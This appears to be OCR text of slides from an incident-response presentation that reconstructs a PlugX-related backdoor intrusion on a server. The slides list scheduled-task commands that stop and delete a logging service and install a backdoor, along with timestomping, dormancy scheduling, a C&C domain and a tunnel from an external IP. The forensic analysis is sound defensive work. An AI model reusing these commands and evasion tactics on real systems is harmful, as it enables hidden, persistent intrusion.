
inject to **svchost.exe**, service "**Messenger**" for persistence

C&C www.pneword.net


Hove long have they been here?




/Windows/Tasks/At1.job	2016-10-24 03:18:33



Task name	Date of creation
/Windows/System32/Tasks/At1	2016-10-24 03:18:33.802755
/Windows/System32/Tasks/At2	2016-10-24 03:21:29.361679
/Windows/System32/Tasks/At3	2016-10-24 03:25:52.590427
/Windows/System32/Tasks/At4	2016-10-24 03:25:52.699799
/Windows/System32/Tasks/At5	2016-10-24 03:25:52.824795
/Windows/System32/Tasks/At6	2016-10-24 03:28:34.211325



Signatures	TROJAN PlugX Related Checkin
Category	Backdoor
Creation time	03.12.2015, 15:11
First event time	21.10.2016, 16:02
Last event time	Today, 14:23
Events count	7171



```
Last Run Time:          24.10.2016 6:22:00
Last Result:         0
Author:             N/A
Task To Run:             cmd /c "sc query> c:\PerfLogs\log1.dat"

Last Run Time:          24.10.2016 6:27:00
Last Result:         0
Author:             N/A
Task To Run:             cmd /c "sc stop PowerLogMon"

Last Run Time:          24.10.2016 6:28:00
Last Result:         0
Author:             N/A
Task To Run:             cmd /c "sc delete PowerLogMon"

Last Run Time:          24.10.2016 6:29:00
Last Result:         0
Author:             N/A
Task To Run:             cmd /c "del /q c:
\windows\system32\PowerLogMonitor.exe"

Last Run Time:          24.10.2016 6:30:00
Last Result:         0
Author:             N/A
Task To Run:             cmd /c "c:
\windows\system32\wuautr.exe -i"
```

How do they hide?


Main module functionality:

- After service start - check current date and time
- Start working only if it’s Tuesday or Thursday from 09:00 until 09:59 local time

Next steps:

- Stay silent for two years, create a new User and wait (collect data piece by piece)
- Run Mimikatz in July 2018 and start active work from August

Reconstruction



24 October 2016 Server **@ARCHIVE@**

At1 - At6 tasks added at 03 AM

```
cmd /c "tasklist> c:\PerfLogs\log1.dat"
cmd /c "sc stop PowerLogMon"
cmd /c "del /q
c:\windows\system32\PowerLogMonitor.exe"
cmd /c "c:\windows\system32\wuautr.exe -i"
```

Backdoor.Win64.Agent.mnaf

21 February 2017 Server **@ARCHIVE@**

/User/**TEMP**

KasperskyAV

```
\\tsclient\C\winupdate.exe
\\tsclient\C\s.exe
```

27 April 2017 Server **@ARCHIVE@**


/Users/**TEMP.AV**

Traffic redirection

/Windows/System32/**java.exe**

9 months

Reconstruction



19 June 2017 Server **@ARCHIVE@**

\Users\sc[redacted]

visited
\Oracle\product\11.2.0\dbhome_1

Started 2 Services
OracleMTSJavaService

Tonnel through

C:\Oracle\product\11.2.0\dbhome_1\jdk\lib\bin\java.exe -sm md .mb 5:344 .sb 2:3/279/1/5;6632",

C:\Oracle\product\11.2.0\dbhome_1\jdk\lib\bin\java.exe" -SM md .mb 5:344 .sb 2:3/279/1/5;**2269**


27 June 2017 Server **@ARCHIVE@**

Created
/Oracle/product/11.2.0/dbhome_1/jdk/lib/bin/**java.exe**

Modificated date of creation to 11 July 2011

TUNNEL from Internet from 103.40.101.5 through @ARCHIVE@ and @EXCH-01@ to 192.168.0.4

Reconstruction



27 July 2017 Server **@ARCHIVE@**

- [redacted] Anti-Virus.evtx
  - C:\Windows\System32\wuautr.exe
    - Backdoor.Win64.Agent.mnaf
  - C:\Windows\SysWOW64\wuautr.exe
    - Backdoor.Win64.Agent.mnaf

